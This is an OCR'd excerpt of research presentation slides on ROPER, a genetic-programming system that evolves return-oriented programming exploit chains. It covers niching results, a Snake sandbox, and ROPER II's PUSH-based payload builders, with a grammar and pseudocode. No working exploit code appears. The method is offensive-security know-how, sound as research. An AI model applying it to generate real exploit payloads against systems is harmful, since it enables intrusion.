
31. Tracking Niches without Crowding



32. Niching with Crowding




33. Dynamic Braiding of Difficulty by Niche



A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

Because the environment perennially adjusts to the population’s strengths and weaknesses, no specimen encounters the exact same fitness space as its distant ancestors, and cannot benefit from overfitting, or a diet of exclusively low-hanging fruit.

34. Snek!



The next step is to have ROPER evolve populations that can respond to dynamic environments. A good sandbox for this sort of thing is to have ROPER's populations play games.

They're currently learning how to play an implementation of Snake that I hacked together (github.com/oblivia-simplex/snek).

[CLICK TO PLAY]

35. ROPER II

As work progresses, limitations in ROPER's basic design became apparent:

- the evolutionary operators lacked any means of gleaning detailed information about the gadgets used, or the memory layout of the host process, or anything else that might be relevant, but the creatures' performance at runtime
- this information could be mined and supplied to the process, in hard-coded, deterministic ways, but there a more organic solution seemed preferable

- At GECCO '17, Lee Spector offered the following suggestion:
- "Instead of evolving the payloads directly, why not evolve programs that build the payloads?"
- This lets us bypass many of the obstacles noted earlier,
- letting us provide the population with numerous channels of information into the host process, **without** having to judge, beforehand, which channels would be most fruitful.

36. ROPER II: Evolving Chain-Builders on a PUSH VM

- PUSH is a family of statically-typed FORTH-like languages, developed by Spector primarily for the sake of use in genetic programming
- I developed a form of PUSH, specifically for ROPER II.
- It has a simple BNF grammar:

```
PROGRAM     :=   OPERATION | VALUE | (PROGRAM*)
VALUE       :=   <TYPE, VALUE> | atom
TYPE        :=   code | exec | womb | int | bool | gadget | bytes
OPERATION   :=   <(TYPE*), (TYPE*), GAS, FUNC>
FUNC        :=   a lambda expression
GAS         :=   an integer >= 0
```

- The operations include:
  - basic arithmetic
  - Forth-like stack combinators
  - comparators and conditionals, and
  - special operations for inspecting gadget internals
  - experimentally executing gadget combinations in the Unicorn VM,
  - and dereferencing pointers and searching for values in process memory.

37. PUSH Control Flow in ROPER II

- Load program into code stack
- while code stack non-empty and gas remains:
  - pop code stack; push onto exec stack
  - while exec stack non-empty:
    - pop program from exec stack
    - if **operation**:
      * check signature to see if arguments are available on stacks, and if so
      * pop arguments from stacks
      * perform operation
      * tag return value with type, and
      * push result onto exec stack
    - else if **value**: check type, and push onto matching stack
    - else if **list**: push contents back onto exec stack
- Serialize ROP/JOP payload from **gadget** and **int** stacks
- Send payload to Unicorn VM instance & execute
- Collect and return register state
- to which fitness functions can then be replied, as in ROPER I.

38. Everything You Ever Wanted to Know About Autoconstruction

- The PUSH abstraction layer also affords us with new possibilities for reproduction.
- We no longer need to restrict ourselves to crossover and mutation, but can allow each individual to prescribe its method of recombining its genes with its mate to generate offspring.
- A child can be generated by loading the **womb** stack with one parent's genome, the **code** stack with the other, then executing the PUSH VM, and taking whatever remains in the **womb** stack at the end as the child.
- If the result fails to differ from both parents, discard it, and generate a new one using standard crossover or mutation algorithms.

39. What next?

ROPER II is still under construction, and so I have no results to share with you just yet. Anyone interested is free to check http://github.com/obliviasimplex/roper in a few weeks to see how things have progressed on that front.

40. Acknowledgements

Thank you, 2keys!
 And thank you to my thesis supervisors inthe NIMS Laboratory, at

Dalhousie University:
 Nur Zincir-Heywood <zincir@cs.dal.ca>

 Malcolm Heywood <mheywood@cs.dal.ca>

 I'd also like to thank Raytheon Airborne Systems, who provided

financial support for this project, thanks to the enthusiasm of John T. Jacobs <John_T_Jacobs@raytheon.com>.
 And though not affiliated with this particular project, I'd like to

thank my employer, Tenable Network Security, as well.